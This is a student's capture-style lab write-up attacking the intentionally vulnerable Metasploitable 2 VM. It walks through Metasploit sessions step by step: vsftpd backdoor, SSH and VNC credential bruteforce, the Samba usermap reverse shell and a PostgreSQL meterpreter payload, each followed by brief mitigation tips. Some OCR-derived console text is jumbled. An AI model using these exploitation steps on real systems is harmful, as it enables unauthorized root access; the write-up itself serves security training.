

# DEPI final project: Metasploitable 2

## Table of Content

<b>DEPI final project: Metasploitable 2 .....</b>	<b>1</b>
<b>Set up and Scanning part.....</b>	<b>1</b>
<b>vsftp exploit.....</b>	<b>8</b>
<b>SSH Exploit.....</b>	<b>9</b>
<b>Telnet Exploit .....</b>	<b>14</b>
<b>Samba Exploit.....</b>	<b>16</b>
<b>Postgresql Exploit.....</b>	<b>18</b>
<b>Vnc Exploit.....</b>	<b>19</b>
<b>http Exploit.....</b>	<b>22</b>
<b>Mount search .....</b>	<b>27</b>

## Set up and Scanning part

First when I opened the machine I write

Ifconfig

To get the machine IP which is

192.168.1.3

192.168.1.2

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:23:8c:8a
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fdb4:f58e:8c53:5900:20c:29ff:fe23:8c8a/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe23:8c8a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5197 (5.0 KB)  TX bytes:7826 (7.6 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

Then I went to the kali machine to test if the target working or not by using the following command  
**Ping “IP”**

```

17:06:55 up 33 min,  1 user,  load average: 0.03, 0.03, 0.00
~  ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.479 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.254 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=0.240 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=64 time=0.203 ms
64 bytes from 192.168.1.3: icmp_seq=5 ttl=64 time=0.409 ms
64 bytes from 192.168.1.3: icmp_seq=6 ttl=64 time=0.225 ms

64 bytes from 192.168.1.3: icmp_seq=7 ttl=64 time=0.201 ms
64 bytes from 192.168.1.3: icmp_seq=8 ttl=64 time=0.276 ms
64 bytes from 192.168.1.3: icmp_seq=9 ttl=64 time=0.305 ms
^C
--- 192.168.1.3 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8184ms
rtt min/avg/max/mdev = 0.201/0.288/0.479/0.090 ms
```

As showing in the pic it worked then I ran the nmap command to scan the ip  
**nmap -sV -sT “IP”**

```
~ ➔ nmap -sV -sT 192.168.1.3 8.7s < Tu
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 14:09 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
[
```

This scan gives us a lot of ports but the ones that I found exploit for them is the following

Ports **21, 22, 23, 445, 5432, 5900, 8180**

```
! ~ ➔ nmap -sT 192.168.1.3 -sV 1.1m < Tue 08 Oct 2024 02:10:49 PM EDT
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 14:11 EDT
Stats: 0:02:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 14:14 (0:00:45 remaining)
Nmap scan report for 192.168.1.3 (0.0018s latency).
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  cccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
```

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.89 seconds
```

Aggressive scan

Nmap -A “target IP”

```

File Actions Edit View Help
Nmap scan report for 192.168.1.3
Host is up (0.00063s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     open  vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.1.12
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet?
25/tcp    open  smtp?
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDST
ATUSCODES, 8BITMIME, DSN
53/tcp    open  domain   ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2

80/tcp    open  http    open  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2.7.1 Debian 8ubuntu1 (protocol 2.0)
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs
|   100005  1,2,3     33015/tcp  mounted
|   100005  1,2,3     44833/udp mounted
|   100021  1,3,4     41532/udp nlockmgr
|   100021  1,3,4     48650/tcp  nlockmgr
|   100024  1          45191/tcp  status
|_ 100024  1          53581/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs       2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
3632/tcp  open  distccd   distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

```

```
3632/tcp open distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=XX
| There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2024-10-12T17:51:34+00:00; +5s from scanner time.
5900/tcp open vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp open X11        (access denied)
6667/tcp open irc        UnrealIRCd
6697/tcp open irc        UnrealIRCd
8009/tcp open ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http       Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
8787/tcp open drb        Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
33015/tcp open mountd    1-3 (RPC #100005)
40306/tcp open java-rmi  GNU Classpath grmiregistry
45191/tcp open status    1 (RPC #100024)
48650/tcp open nlockmgr  1-4 (RPC #100021)
MAC Address: 00:0C:29:23:8C:8A (VMware)
Device type: general purpose
Running: Linux 2.6.X
```





# vsftp exploit

I just opened msfconsole

And made I search by the name of the service and found 2 exploits

```
msf6 > search vsftpd
      1386/tcp open  mysql
      5432/tcp open  postgresql  PostgreSQL DB 8.3.6 - 8.3.7
      5900/tcp open  vnc   VNC (protocol 3.3)
      6000/tcp open  x11   (access denied)
      6067/tcp open  irc   UnrealIRCd
#  Name                               Disclosure Date Rank  Check Description
-  ---                               -----
0  auxiliary/dos/ftp/vsftpd_232        2011-02-03  normal Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Here I used number 1 “2 by normal ordering”

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

And I opened the options and changed the **rhosts**  
To the target IP

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
^X[*] Command shell session 1 opened (192.168.1.12:38741 -> 192.168.1.3:6200) at 2024-10-08 14:28:55 -0400
```

And by using the command `run`  
I entered the target  
So here I used to command to know my authority  
`uname`  
And `id`

which showed that I was root

```
uname
Linux
id
uid=0(root) gid=0(root)
uname
Linux
```

## Mitigation:

- Disable FTP if not needed; switch to a secure protocol like SFTP.
- Use strong authentication (e.g., encrypted passwords).
- Restrict access to authorized users and enforce strong file permissions.

## SSH Exploit

First thing in metasploit I searched about ssh\_login  
And I have found two exploits as shown

```
msf6 auxiliary(scanner/ssh/ssh_login) > search ssh_lo
Matching Modules
=====
#  Name
-  ---
0  auxiliary/scanner/ssh/ssh_login
1  auxiliary/scanner/ssh/ssh_login_pubkey
                                           Disclosure Date  Rank   Check  Description
                                           normal        normal  No     SSH Login Check Scanner
                                           normal        normal  No     SSH Public Key Login Scan
ner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_log
in_pubkey
msf6 auxiliary(scanner/ssh/ssh_login) > ■
```

So I used the first one

```
msf6 auxiliary(scanner/ssh/ssh_login) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > ■
```

And by the following command I opened this  
options to edit it and bypass the log in  
options

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

So here I have used many command let's dive in firstly

**Set anonymous\_login true**

We found this in the options and we trying to change it so we can log in

Then

**Set username msfadmin**

**Set password msfadmin**

To use this credentials to brue force

**Set rhosts “IP”**

**Change the rhosts to the target IP**

```
[*] msf6 auxiliary(scanner/ssh/ssh_login) > View the full module info with the info, or info -d command.
[*] msf6 auxiliary(scanner/ssh/ssh_login) > set ANONYMOUS_LOGIN true
[*] msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
[*] msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD admin
[*] msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.3
[*] msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.3:22 - Starting bruteforce
[*] 192.168.1.3:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.1.12:42415 -> 192.168.1.3:22) at 2024-10-12 17:44:40 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

And by using the command **run**  
And from here we see our  
sessions to detect the succeed one  
By command  
**sessions**

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
[*] Starting interaction with 1...
[!] /home/msfadmin@kali:~$
```

And run the first session now we're in the target  
machine

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
[!] /home/msfadmin@kali:~$
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
[!] /home/msfadmin@kali:~$
```

## Mitigation:

- Use SSH keys instead of passwords.
- Change the default port and disable root login.
- Implement two-factor authentication (2FA).

## Telnet Exploit

First thing I wrote the command  
Telnet “IP”

```
~ telnet 192.168.1.3
Trying 192.168.1.3...
Connected to 192.168.1.3.
Escape character is '^]'.
[REDACTED]
[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Oct 12 15:17:55 EDT 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Then I logged in by the given credentials which is  
**msfadmin**

```
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Oct 12 15:17:55 EDT 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

## And it was that easy

```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd /root
msfadmin@metasploitable:/root$ ls -la
total 76
drwxr-xr-x 13 root root 4096 2024-10-12 13:36 .
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 2007-10-20 07:51 .bashrc
drwx----- 3 root root 4096 2012-05-20 15:08 .config
drwxr-xr-x 2 root root 4096 2012-05-20 15:08 Desktop
drwx----- 2 root root 4096 2012-05-20 15:13 .filezilla
drwxr-xr-x 5 root root 4096 2024-10-12 13:36 .fluxbox
drwx----- 2 root root 4096 2012-05-20 15:38 .gconf
drwx----- 2 root root 4096 2012-05-20 15:40 .gconfd
drwxr-xr-x 2 root root 4096 2012-05-20 15:09 .gstreamer-0.10
drwx----- 4 root root 4096 2012-05-20 15:07 .mozilla
-rw-r--r-- 1 root root 141 2007-10-20 07:51 .profile
drwx----- 5 root root 4096 2012-05-20 15:11 .purple
-rwx----- 1 root root 401 2012-05-20 15:55 reset_logs.sh
-rwx----- 1 root root 4 2012-05-20 14:25 .rhosts
drwxr-xr-x 2 root root 4096 2012-05-20 14:21 .ssh
drwx----- 2 root root 4096 2024-10-12 13:36 .vnc
-rw-r--r-- 1 root root 138 2024-10-12 13:36 vnc.log
-rw----- 1 root root 324 2024-10-12 13:36 .Xauthority
msfadmin@metasploitable:/root$ █
```

## Mitigation:

- Disable Telnet; switch to SSH as it's more secure.

## Samba Exploit

Here I just did a normal metasploit search about samba

```
msf6 > search Samba
Matching Modules
=====
#   Name
ion
-   ---
--  0  exploit/unix/webapp/citrix_access_gateway_exec
cess Gateway Command Execution
  1  exploit/windows/license/caliclnt_getconfig
Associates License Client GETCONFIG Overflow
  2  exploit/unix/misc/distcc_exec
aemon Command Execution
  3  exploit/windows/smb/group_policy_startup
licy Script Execution From Shared Resource
  4  post/linux/gather/enum_configs
ther Configurations
  5  auxiliary/scanner/rsync/modules_list
nc Modules
  6  exploit/windows/fileformat/ms14_060_sandworm
Microsoft Windows OLE Package Manager Code Execution
  7  exploit/unix/http/quest_kace_systems_management_rce
CE Systems Management Command Injection
```

And I used the 8<sup>th</sup> exploit

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

And used the command options

```
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
----  -----  -----  -----
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-
                        -metasploit/basics/using-metasploit.html
RPORT          139      yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
```

Here I changed the rhost and ran the exploit

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) > 
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.12:4444

```

and simply by the command Id to find my privilege  
And I was a root

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Command shell session 1 opened (192.168.1.12:4444 -> 192.168.1.3:40597) at 2024-10-12 15:30:02 -04
0

[-] Command shell session 2 is not valid and will be closed
[*] 192.168.1.3 - Command shell session 2 closed.
id
uid=0(root) gid=0(root)

```

## Mitigation:

- Apply the same steps as port 139: disable or restrict access.
- Use strong password policies and encryption.

# Postgresql Exploit

## Normal search about the postgresql

```
[*] 192.168.1.3 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(linux/postgres/postgres_payload) > search postgresql
Matching Modules
=====
#  Name
-  ---
0  auxiliary/server/capture/postgresql
1  post/linux/gather/enum_users_history
2  exploit/multi/http/manage_engine_dc_mp_sqli
wFetchServlet.java SQL Injection
3  auxiliary/admin/http/manageengine_pmp_privesc
.cc Pro SQL Injection
4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec
5  exploit/multi/postgres/postgres_createLang
6  auxiliary/scanner/postgres/postgres_dbname_flag_injection
7  auxiliary/scanner/postgres/postgres_login
8  auxiliary/admin/postgres/postgres_readfile
9  auxiliary/admin/postgres/postgres_sqldump
10 auxiliary/scanner/postgres/postgres_version
11 exploit/linux/postgres/postgres_payload
12 exploit/windows/postgres/postgres_payload
13 auxiliary/admin/http/rails_devise_pass_reset
14 exploit/multi/http/rudder_server_sql_rc
15 post/linux/gather/vcenter_secrets_dump

      Disclosure Date   Rank   Check  Description
-----  -----  -----
#  Name
0  auxiliary/server/capture/postgresql
1  post/linux/gather/enum_users_history
2  exploit/multi/http/manage_engine_dc_mp_sqli
wFetchServlet.java SQL Injection
3  auxiliary/admin/http/manageengine_pmp_privesc
4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20 excellent Yes PostgreSQL COPY FROM PROGRAM Command Execution
5  exploit/multi/postgres/postgres_createLang 2016-01-01 good Yes PostgreSQL CREATE LANGUAGE Execution
6  auxiliary/scanner/postgres/postgres_dbname_flag_injection normal No PostgreSQL Database Name Command Line Flag Injection
7  auxiliary/scanner/postgres/postgres_login normal No PostgreSQL Login Utility
8  auxiliary/admin/postgres/postgres_readfile normal No PostgreSQL Server Generic Query
9  auxiliary/admin/postgres/postgres_sqldump normal No PostgreSQL Server Generic Query
10 auxiliary/scanner/postgres/postgres_version normal No PostgreSQL Version Probe
11 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
12 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
13 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Authentication Password Reset
14 exploit/multi/http/rudder_server_sql_rc 2023-06-16 excellent Yes Rudder Server SQLI Remote Code Execution
15 post/linux/gather/vcenter_secrets_dump 2022-04-15 normal No VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 15, use 15 or use post/linux/gather/vcenter_secrets_dump
msf6 exploit(linux/postgres/postgres_payload) >
```

Used the 11<sup>th</sup> exploit

```
File Actions Edit View Help
msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) >
```

And I saw options and rewrite it to suit my case here

```
File Actions Edit View Help
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(linux/postgres/postgres_payload) >
```

by changing the rhosts to the target ip

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.12:4444
[*] 192.168.1.3:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/TeEqVGHa.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3:59695) at 2024-10-12 14:59:26 -0400

meterpreter > pwd
/var/lib/pgsql/8.3/main
meterpreter > cd /root
meterpreter > ls -la
Listing: /root
=====
Mode          Size  Type  Last modified      Name
--          --   --   --           --
100600/rw-----  324  fil  2024-10-12 13:36:02 -0400 .Xauthority
020666/rw-rw-rw-   0  cha  2016-03-16 19:01:07 -0400 .bash_history
100644/rw-r--r--  2227 fil  2007-10-20 07:51:33 -0400 .bashrc
040706/rwx-----  4096 dir  2012-05-20 15:08:17 -0400 .config
040706/rwx-----  4096 dir  2012-05-20 15:13:12 -0400 .filezilla
040755/rwxr-xr-x  4096 dir  2024-10-12 13:36:04 -0400 .fluxbox
040706/rwx-----  4096 dir  2012-05-20 15:38:14 -0400 .gconf
040706/rwx-----  4096 dir  2012-05-20 15:40:31 -0400 .gconfd
040755/rwxr-xr-x  4096 dir  2012-05-20 15:09:04 -0400 .gstreamer-0.10
040706/rwx-----  4096 dir  2012-05-20 15:07:31 -0400 .mozilla
100644/rw-r--r--  141 fil  2007-10-20 07:51:33 -0400 .profile
040706/rwx-----  4096 dir  2012-05-20 15:11:16 -0400 .purple
100706/rwx-----   4 fil  2012-05-20 14:25:01 -0400 .rhosts
040755/rwxr-xr-x  4096 dir  2012-05-20 14:21:50 -0400
```

And finaly I ran the exploit and entered the machine as root

## Mitigation:

- Enable SSL and configure authentication methods (e.g., md5, scram-sha-256).
- Restrict access to specific IP addresses.

## Vnc Exploit

Searched about the service name followed by log in to find any interesting exploit

```
msf6 > search vnc_lo https://nmap.org/ at 2024-10-13 10:22 EDT
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --          -----          -----  -----  -----
0  auxiliary/scanner/vnc/vnc_login           normal  No    VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_log
tn

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > options
```

And I used the only exploit I found and wrote options


RHOSTS	192.168.1.3	yes	e:host:port ...]
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by newlines

Here I have changed the rhost to the target IP and username to root


```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.3:5900 - 192.168.1.3:5900 - Starting VNC login sweep
[!] 192.168.1.3:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.3:5900 - 192.168.1.3:5900 - Login Successful: :password
[*] 192.168.1.3:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

And I just ran this exploit  
and in another terminal  
I wrote the following command

Vncviewer “IP”



And it opened the machine



